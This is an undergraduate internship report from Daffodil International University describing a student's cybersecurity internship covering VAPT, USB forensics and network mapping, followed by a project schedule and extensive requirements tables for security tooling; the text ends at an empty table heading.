Cyber Security Industry Based Project Report

Supervised by

Dr. Imran Mahmud

Professor & Head
Department of Software Engineering
Daffodil International University

Submitted By

Shamima Akter

ID: 212-35-725
Department of Software Engineering
Daffodil International University

APPROVAL

This project titled on "**Cyber Security Industry Based Project**", submitted by **Shamima Akter (ID: 212-35-725)** to the Department of Software Engineering, Daffodil International University has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of Bachelor of Science in Software Engineering and approval as to its style and contents.

BOARD OF EXAMINERS

Chairman

Dr. Imran Mahmud
Professor & Head
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

Internal Examiner 1

Md Shohel Arman
Assistant Professor
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

Internal Examiner 2


Md. Rajib Mia
Lecturer (Senior Scale)
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

External Examiner

Md Habibur Rahman
Associate Professor
Department of Computer Science and Engineering
Islamic University, Bangladesh

DECLARATION

I hereby declare that; this internship has been done by me under the supervision of **Dr. Imran Mahmud, Professor & Head, Department of Software Engineering, Faculty of Science and Information Technology, Daffodil International University**. I also declare that neither this internship nor any part of this report has been submitted elsewhere for the award of any degree or diploma.



Shamima Akter
ID: 212-35-725
Department of Software Engineering
Daffodil International University

Certified by

Dr. Imran Mahmud
Professor & Head
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

ACKNOWLEDGMENT

All praise is due to the Almighty Allah, whose endless mercy and blessings have guided us to successfully complete our final year internship. Without His divine help, this achievement would not have been possible.

I am deeply thankful to my parents, whose constant encouragement and sacrifices have been the cornerstone of all my accomplishments. Their support has been a source of strength throughout my journey.

My heartfelt appreciation goes to **Dr. Imran Mahmud, Professor & Head of Department of Software Engineering at Daffodil International University**. His insightful mentorship, inspiring leadership, and clear direction played a vital role during both the internship period and the report-writing phase. His valuable input helped shape the core understanding reflected in this report.

I would also like to extend my sincere thanks to **Md Tanvir Hasan Joha, MD, Backdoor Private Limited**, for giving the opportunity of doing Internship at his reputed Company and his constant motivation and unwavering belief in my potential throughout this experience.

Special recognition is due to my internship supervisors, **Tahsina Sadia Meem** (Forensic Analyst) and **Shuvo Sarkar** (SOC Analyst) and GM of Backdoor **Mohammad Rashed Mahbub** whose guidance, patience, and constructive feedback were immensely helpful throughout my internship journey.

ABSTRACT

This report details the professional experience acquired during an internship at Backdoor Private Limited, a leading cybersecurity company focused on Vulnerability Assessment and Penetration Testing (VAPT), Digital Forensics, and Security Operations Center (SOC) activities. Throughout the internship, significant contributions involved sandboxing and simulating hacking following Cyber Kill Chain Methodology, performing Vulnerability Assessment & Penetration Testing to uncover and address system weaknesses, aiding in Digital Forensic analyses to investigate cyber incidents, and supporting SOC efforts to monitor and counter real-time security threats. Practical use of industry-standard tools, including forensic applications and penetration testing platforms, bolstered technical skills in cybersecurity practices. Working alongside seasoned experts offered valuable perspectives on proactive threat prevention and effective security strategies. The internship enhanced proficiency in VAPT, digital forensics, and SOC operations, underscoring the need for adaptability and diligence in protecting against dynamic cyber risks.

Contents

CHAPTER 1: INTRODUCTION

1.1 Overview

Cybersecurity has become a fundamental aspect of the digital era, influencing every domain that interacts with technology. During my internship at Backdoor Private Limited, I delved into the practical world of cybersecurity, engaging with real-world threats, defenses, and investigative techniques. Unlike classroom theories, this internship provided me with direct exposure to how organizations secure their networks, assess vulnerabilities, and respond to incidents. This chapter outlines the foundation of my internship journey, from its purpose and stakeholders to the structured system model and learning schedule.

1.2 Purpose

The purpose of my internship at Backdoor Private Limited was to immerse myself in the professional cybersecurity environment and gain hands-on experience that complemented my academic studies.

1.2.1 Background

The opportunity to intern at Backdoor Private Limited, a company specializing in cybersecurity services was a much valuable turn of event in my life. They focus on penetration testing, vulnerability assessments, incident response, and digital forensics. I joined the organization to enhance my practical understanding of cybersecurity by participating in real-life scenarios and hands-on projects. I aimed to not only understand how cybersecurity practices are implemented in the real world but also to actively contribute to ongoing projects, assessments, and investigations. By engaging directly with tasks such as **Vulnerability Analysis, Penetration Testing, Digital Forensics and Network Asset Inventory Management and Visualization**, I intended to build confidence in using industry-standard tools and applying theoretical frameworks like the **Cyber Kill Chain** in practical scenarios. This opportunity allowed me to test and refine my skills, preparing me for a career in cybersecurity where critical thinking, technical acumen, and investigative approaches are essential.

1.2.2 Benefits and Beneficiaries

This internship offered significant **benefits** to me as a student of cybersecurity. I gained firsthand **experience in identifying and mitigating vulnerabilities, exploring how threat actors exploit systems, and learning to respond effectively**. Additionally, this experience enriched my academic knowledge with practical insights, preparing me for a future career in cybersecurity. The main **beneficiary** of this learning process was **myself**, but the knowledge I acquired can also benefit future employers, my academic institution, and peers who might seek guidance.

1.2.3 Goal

My goal during this internship was to develop hands-on expertise in core areas of cybersecurity, particularly focusing on the **Cyber Kill Chain**, **Vulnerability Assessment and Penetration**

Testing, **Digital Forensic Analysis** using tools like Autopsy and FTK Manager, and understanding **Network Infrastructure Through Diagram Mapping**. I aimed to bridge the gap between classroom theory and professional application.


1.3 Stakeholders

- **Myself (the Intern):** Actively engaged in learning, executing tasks, and completing projects related to cybersecurity.
- **Academic Supervisor:** Monitored my progress and ensured alignment with academic goals.
- **Backdoor Private Limited:** Provided me with training, real-world scenarios, mentorship, and access to professional tools.

1.4 Proposed System Model


1.4.1 Cybersecurity Process Model

One of the primary frameworks I explored was the Cyber Kill Chain. This model outlines the stages of a cyberattack, from reconnaissance to data exfiltration. Understanding this model helped me grasp how attackers think and how organizations can build defenses at every step. I studied each stage and observed how Backdoor Private Limited implemented countermeasures aligned with each phase.



1.4.2 Penetration Testing Lifecycle

My work in penetration testing followed a six-phase structure:



1.4.3 Digital Forensics Workflow

In the digital forensics segment, I worked with USB drives as part of the case study. Using Autopsy and FTK Imager, I performed evidence acquisition, integrity verification through hashing, and forensic analysis to uncover deleted files, hidden partitions, and potential indicators of

compromise. This taught me how to handle digital evidence responsibly and analyze data without altering it.




Figure 1: USB Forensic to restore deleted image

1.4.4 High-Level Network Diagram Mapping

Another critical part of my learning was mapping high-level network diagrams. I manually traced how devices were connected, understood firewall placements, and examined how internal systems communicated. This helped me visualize security layers and understand how segmentation helps in minimizing risks.

1.5 Project Schedule

In order to Finish my work in time, I modularized and Broke down the work into smaller work in a structured way.

1.5.1 Gantt Chart of Project Schedule

Task	Start Date	End Date	Duration	Status	March	April	May	June	July
Introduction to Company & Cybersecurity Basics	2025-03-020	2025-03-31	11 days	Completed					
Cyber Kill Chain & Information Gathering	2025-04-01	2025-04-15	15 days	Completed					
Vulnerability Assessment (Nessus)	2025-04-16	2025-04-31	15 days	Completed					
Payload, Exploitation & Post-Exploitation	2025-05-01	2025-06-10	41 days	Completed					
Digital Forensics using Autopsy & FTK Imager	2025-06-11	2025-06-30	20 days	Completed					
Network Diagram Mapping	2025-06-15	2025-06-31	16 days	Completed					
Final Report & Presentation	2025-07-01	2025-07-31	31 days	Completed					

Figure 2: Gantt Chart of Project Schedule

1.5.2 WBS Planning for Development Phase




Figure 3: WBS Planning for Development Phase

CHAPTER 2: SOFTWARE REQUIREMENTS SPECIFICATION (SRS)

2.1 Functional Requirements

Table 1: Cyber Kill Chain Simulation Tool

FR-ID	**Description**	**Stakeholder**
FR-CKC-01	Simulate all 7 stages of the Cyber Kill Chain	Security Analyst
FR-CKC-02	Allow customization of attack scenarios	Pentester
FR-CKC-03	Log user actions for auditing and review	Administrator
FR-CKC-04	Generate reports based on simulation results	Security Analyst
FR-CKC-05	Provide real-time feedback during simulation execution	Instructor
FR-CKC-06	Enable multi-user sessions for collaborative training	Security Team Lead
FR-CKC-07	Support exporting logs for external SIEM systems	Security Engineer
FR-CKC-08	Include a dashboard with simulation status overview	Security Analyst

Table 2: VAPT Framework

FR-ID	Description	Stakeholder
FR-VAPT-01	Scan systems and networks for vulnerabilities	Security Analyst
FR-VAPT-02	Support manual and automated penetration testing	Pentester
FR-VAPT-03	Provide CVSS score and vulnerability details	Security Analyst
FR-VAPT-04	Export test results and recommendations	Auditor
FR-VAPT-05	Allow asset tagging and risk prioritization	Risk Manager
FR-VAPT-06	Schedule recurring scans and assessments	Administrator
FR-VAPT-07	Track remediation progress over time	Compliance Officer
FR-VAPT-08	Integrate with vulnerability databases (e.g., NVD, CVE)	Security Analyst

Table 3: Digital Forensics Toolkit

FR-ID	Description	Stakeholder
FR-DFT-01	Acquire disk/USB images in read-only mode	Forensic Analyst
FR-DFT-02	Verify evidence integrity with hash functions	Investigator
FR-DFT-03	Recover deleted or hidden files	Forensic Analyst
FR-DFT-04	Generate detailed forensic reports	Legal Consultant
FR-DFT-05	Provide timeline analysis of file access and modification	Forensic Analyst

FR-DFT-06	Enable keyword search across disk images	Investigator
FR-DFT-07	Support chain-of-custody documentation	Legal Consultant
FR-DFT-08	Allow evidence export in multiple forensic formats	Forensic Analyst

Table 4: Network Device Auditing Platform

FR-ID	Description	Stakeholder
FR-NDA-01	Scan network devices for open ports and services	Network Engineer
FR-NDA-02	Identify device configurations and firmware versions	Network Engineer
FR-NDA-03	Check for nested networks	Network Engineer
FR-NDA-04	Generate Report	Network Engineer
FR-NDA-05	Map the scanned networks with physical device	Network Engineer
FR-NDA-06	Document the Networks device	Network Engineer
FR-NDA-07	Visualize the network though High-level diagram	Network Engineer

2.2 Non-Functional Requirements

Table 5: Cyber Kill Chain Simulation Tool

ID	Requirement Description
NFR-01	The system must ensure simulation accuracy above 95%.
NFR-02	The tool should be operable on standard enterprise networks.
NFR-03	User interface should respond within 3 seconds.
NFR-04	Logging should be tamper-proof and encrypted.
NFR-05	Simulations must run without affecting live environments.
NFR-06	The tool should be compatible with common threat intelligence feeds.
NFR-07	Simulation reports should be available in PDF and CSV formats.
NFR-08	Tool should support up to 10 simultaneous users.

Table 6: VAPT Framework

ID	Requirement Description
NFR-01	All scans must comply with organizational policies.
NFR-02	Scans must not exceed pre-defined bandwidth usage.
NFR-03	Reports must be generated within 5 minutes post-scan.
NFR-04	Tool must support encrypted communication.
NFR-05	Results must be reproducible under the same conditions.
NFR-06	Platform should support continuous integration pipelines.
NFR-07	Logs should be retained for a minimum of 6 months.

NFR-08	Alerts must trigger within 30 seconds of critical findings.

Table 7: Digital Forensics Toolkit

ID	**Requirement Description**
NFR-01	Data acquisition must preserve original timestamps.
NFR-02	Interface must support drag-and-drop analysis.
NFR-03	Forensic logs must be write-protected.
NFR-04	The toolkit should not modify source evidence.
NFR-05	Reports must be court-admissible.
NFR-06	Software should support multilingual reporting.
NFR-07	Scans must not exceed memory threshold of 2GB.

Table 8: Network Device Auditing Platform

ID	Requirement Description
NFR-01	Audits must complete within 20 minutes for medium networks.
NFR-02	Data collection must use minimal system resources.
NFR-03	Tool must log all changes to device configurations.
NFR-04	Platform must ensure 99.9% uptime.
NFR-05	Must comply with ISO/IEC 27001 logging requirements.
NFR-06	Audit results must be exportable in XML and JSON.
NFR-07	Must support multi-user login with roles.
NFR-08	Visual dashboards must load in under 4 seconds.

2.3 Software Requirements

Table 9: Software Requirement

ID	**Requirement Description**
SWR-01	Operating System: Windows 10/11, Ubuntu 20.04+
SWR-02	Supported Browsers: Chrome, Firefox (latest)
SWR-03	Virtualization Support: VMware/VirtualBox for simulation tools
SWR-04	Database: MySQL or PostgreSQL for log/report storage
SWR-05	Programming Environment: Python 3.8+, Node.js (if web-based)
SWR-06	Web Server: Apache or Nginx (for web-based dashboards)
SWR-07	Compatible with forensic tools like Autopsy, FTK Imager

SWR-08	SNMP/SSH libraries or agents for network device auditing
SWR-09	Dependency packages: Hashlib, Pandas, Matplotlib, Scapy, etc.
SWR-10	Email or SIEM integration APIs (optional)

2.4 Hardware Requirements

Table 10: Hardware Requirement

ID	Requirement Description
HWR-01	Minimum RAM: 8GB (16GB recommended for analysis tasks)
HWR-02	Storage: At least 500GB HDD/SSD for logs, images, and backups
HWR-03	CPU: Intel i5 or Ryzen 5 (or higher)
HWR-04	Network Interface: Gigabit Ethernet Adapter
HWR-05	USB 3.0 ports for forensic disk acquisition
HWR-06	Virtualization Support (VT-x/AMD-V enabled)
HWR-07	Dual Monitor setup recommended for forensic tools
HWR-08	External storage device for evidence backup
HWR-09	Hardware security module (optional for secure logging)
HWR-10	UPS for uninterrupted auditing and forensic sessions

2.5 Dependability Requirements

Cyber Kill Chain Simulation Tool – Dependability Requirements

Table 11: Reliability Requirements

ID	Title	Description	Stakeholder
DR-CKC-R1	Simulation Stability	The tool must consistently run attack simulations without failure.	Developers, Penetration Testers
DR-CKC-R2	Output Consistency	Identical inputs must produce repeatable outputs.	Cybersecurity Analysts

Availability Requirements

ID	Title	Description	Stakeholder
DR-CKC-A1	High Uptime	Should be operational 99.9% of the time during working hours.	Security Operations Center
DR-CKC-A2	Multi-user Access	Must support multiple analysts running simulations simultaneously.	Red Team, Blue Team

Table 12: Maintenance Requirements

ID	Title	Description	Stakeholder
DR-CKC-M1	Patch Management	Regular updates should be easy to deploy without downtime.	System Admins
DR-CKC-M2	Configuration Backup	Backup of config settings must be supported.	DevOps Engineers

Table 13: Supportability Requirements

ID	Title	Description	Stakeholder
DR-CKC-S1	Modular Structure	System should allow adding or removing kill chain stages easily.	Developers
DR-CKC-S2	Log-Based Debugging	Real-time debug logs must be available to aid troubleshooting.	QA Engineers

Table 14: Access Requirements

ID	Title	Description	Stakeholder
DR-CKC-AC1	Role-Based Access	Only authorized users should launch or manage simulations.	Security Admins

Table 15: Ease of Use Requirements

ID	Title	Description	Stakeholder
DR-CKC-EU1	User-Friendly UI	Interface must support intuitive navigation for new users.	Interns, Analysts

Table 16: Understandability & Politeness

ID	Title	Description	Stakeholder
DR-CKC-UP1	Clear Messages	All prompts and outputs must be written in plain language.	End Users

Table 17: Accessibility Requirements

ID	Title	Description	Stakeholder
DR-CKC-AX1	Visual Accessibility	Support for dark mode and screen readers.	Visually Impaired Users

VAPT Framework – Dependability Requirements

Table 18: Reliability Requirements

ID	Title	Description	Stakeholder
DR-VAPT-R1	Accurate Scanning	The framework must consistently detect vulnerabilities across test runs.	Security Analysts
DR-VAPT-R2	Report Integrity	Generated reports must reflect accurate and complete results.	Auditors, Managers

Table 19: Availability Requirements

ID	Title	Description	Stakeholder
DR-VAPT-A1	Continuous Operation	The system should be available during regular business hours.	Penetration Testers
DR-VAPT-A2	Scalable Infrastructure	Should support multiple assessments concurrently.	Network Admins

Table 20: Maintenance Requirements

ID	Title	Description	Stakeholder
DR-VAPT-M1	Easy Update Process	Framework should allow seamless plugin/engine updates.	Developers, SysAdmins
DR-VAPT-M2	Configuration Versioning	Changes to config files must be tracked and reversible.	IT Team

Table 21: Supportability Requirements

ID	Title	Description	Stakeholder
DR-VAPT-S1	Extensible Modules	Support for custom scripts and scanning engines.	Developers
DR-VAPT-S2	Community Support	Leverage open-source community documentation and help.	Users

Table 22: Access Requirements

ID	Title	Description	Stakeholder
DR-VAPT-AC1	Authenticated Scanning	Only authorized users can initiate scans.	System Admins

Table 23: Ease of Use Requirements

ID	Title	Description	Stakeholder
DR-VAPT-EU1	Guided Wizard	Step-by-step scan setup for new users.	Interns, Beginners

Table 24: Understandability & Politeness

ID	Title	Description	Stakeholder
DR-VAPT-UP1	Error Clarity	Errors must have clear explanations and solutions.	Analysts, Operators

VAPT Framework – Dependability Requirements

Table 25: Accessibility Requirements

ID	Title	Description	Stakeholder
DR-VAPT-AX1	Interface Contrast	All UI components should meet WCAG contrast guidelines.	Accessibility Auditors

Table 26: Look and Feel Requirements

ID	Title	Description	Stakeholder
DR-VAPT-LF1	Clean UI	Dashboard should be minimal and data-focused.	UI/UX Designers

Table 27: Legal Requirements

ID	Title	Description	Stakeholder
DR-VAPT-LR1	Data Privacy Compliance	Must comply with GDPR and local privacy regulations.	Legal Compliance Officer

Digital Forensics Toolkit – Dependability Requirements

Table 28: Reliability Requirements

ID	Title	Description	Stakeholder
DR-DFT-R1	Evidence Integrity	Toolkit must not alter original evidence files during analysis.	Forensic Investigators
DR-DFT-R2	Consistent Results	Repeated analysis should produce identical results.	Legal Authorities

Table 29: Availability Requirements

ID	Title	Description	Stakeholder
DR-DFT-A1	Tool Accessibility	Must be operational on demand during critical incidents.	Incident Responders

DR-DFT-A2	Offline Capability	Should work without requiring internet connectivity.	Field Analysts

Table 30: Maintenance Requirements

ID	Title	Description	Stakeholder
DR-DFT-M1	Signature Updates	Regular updates for file type and hash database.	Developers
DR-DFT-M2	Modular Maintenance	Components should be replaceable individually.	IT Support

Digital Forensics Toolkit – Dependability Requirements

Table 31: Supportability Requirements

ID	Title	Description	Stakeholder
DR-DFT-S1	Open-Format Support	Should support export in standard formats (e.g., .csv, .pdf).	Legal Team
DR-DFT-S2	Case Logging Integration	Must support linking findings to digital case logs.	Investigators

Table 32: Access Requirements

ID	Title	Description	Stakeholder
DR-DFT-AC1	Chain of Custody Control	Restrict access to preserve evidence integrity.	Admins, Auditors

Table 33: Ease of Use Requirements

ID	Title	Description	Stakeholder
DR-DFT-EU1	Visual Evidence Mapping	Include timeline and graphical views of events.	Analysts, Interns

Table 34: Understandability & Politeness

ID	Title	Description	Stakeholder
DR-DFT-UP1	Guided Workflows	Must provide process walkthroughs for common forensic tasks.	New Users

Table 35: Accessibility Requirements

ID	Title	Description	Stakeholder
DR-DFT-AX1	Font Scalability	Support adjustable font sizes for readability.	Users with low vision

Table 36: Look and Feel Requirements

ID	Title	Description	Stakeholder

DR-DFT-LF1	Professional UI	Must reflect seriousness and clarity expected in forensic software.	Legal, Investigators

Table 37: Legal Requirements

ID	Title	Description	Stakeholder
DR-DFT-LR1	Admissibility Compliance	Reports must meet standards for court admissibility.	Legal Authorities

Network Device Auditing Platform – Dependability Requirements

Table 38: Reliability Requirements

ID	Title	Description	Stakeholder
DR-NDA-R1	Accurate Device Logging	All connected network devices must be reliably detected and logged.	Network Engineers
DR-NDA-R2	Audit Consistency	Repeated scans must yield consistent results.	Security Auditors

Table 39: Availability Requirements

ID	Title	Description	Stakeholder
DR-NDA-A1	24/7 Monitoring Support	Platform should support continuous real-time audits.	NOC Team
DR-NDA-A2	Multi-Device Capability	Should audit several devices simultaneously.	IT Admins

Table 40: Maintenance Requirements

ID	Title	Description	Stakeholder
DR-NDA-M1	Auto-Update Engine	Should support automatic updates of auditing plugins and databases.	Developers
DR-NDA-M2	Device Syncing Tools	Must have syncing support for new device types.	Admins

Table 41: Supportability Requirements

ID	Title	Description	Stakeholder
DR-NDA-S1	SNMP/SSH Compatibility	Should support SNMP and SSH protocols for device access.	Network Engineers
DR-NDA-S2	Vendor-Neutral Support	Compatible with various device brands/vendors.	Infrastructure Managers

Table 42: Access Requirements

ID	Title	Description	Stakeholder

DR-NDA-AC1	Admin Role Segregation	Different roles must have different access levels.	System Administrators

Table 43: Ease of Use Requirements

ID	Title	Description	Stakeholder
DR-NDA-EU1	Interactive Dashboards	Should offer easy-to-read device status and audit results.	Analysts, Interns

Table 44: Understandability & Politeness

ID	Title	Description	Stakeholder
DR-NDA-UP1	Plain Language Reports	Audit results should be human-readable and avoid technical jargon.	Compliance Teams

Table 45: Accessibility Requirements

ID	Title	Description	Stakeholder
DR-NDA-AX1	Screen Reader Support	UI should be compatible with screen readers.	Differently-abled Users

Table 46: Look and Feel Requirements

ID	Title	Description	Stakeholder
DR-NDA-LF1	Consistent Layout	UI elements must be logically grouped and consistent.	UI Designers

Table 47: Legal Requirements

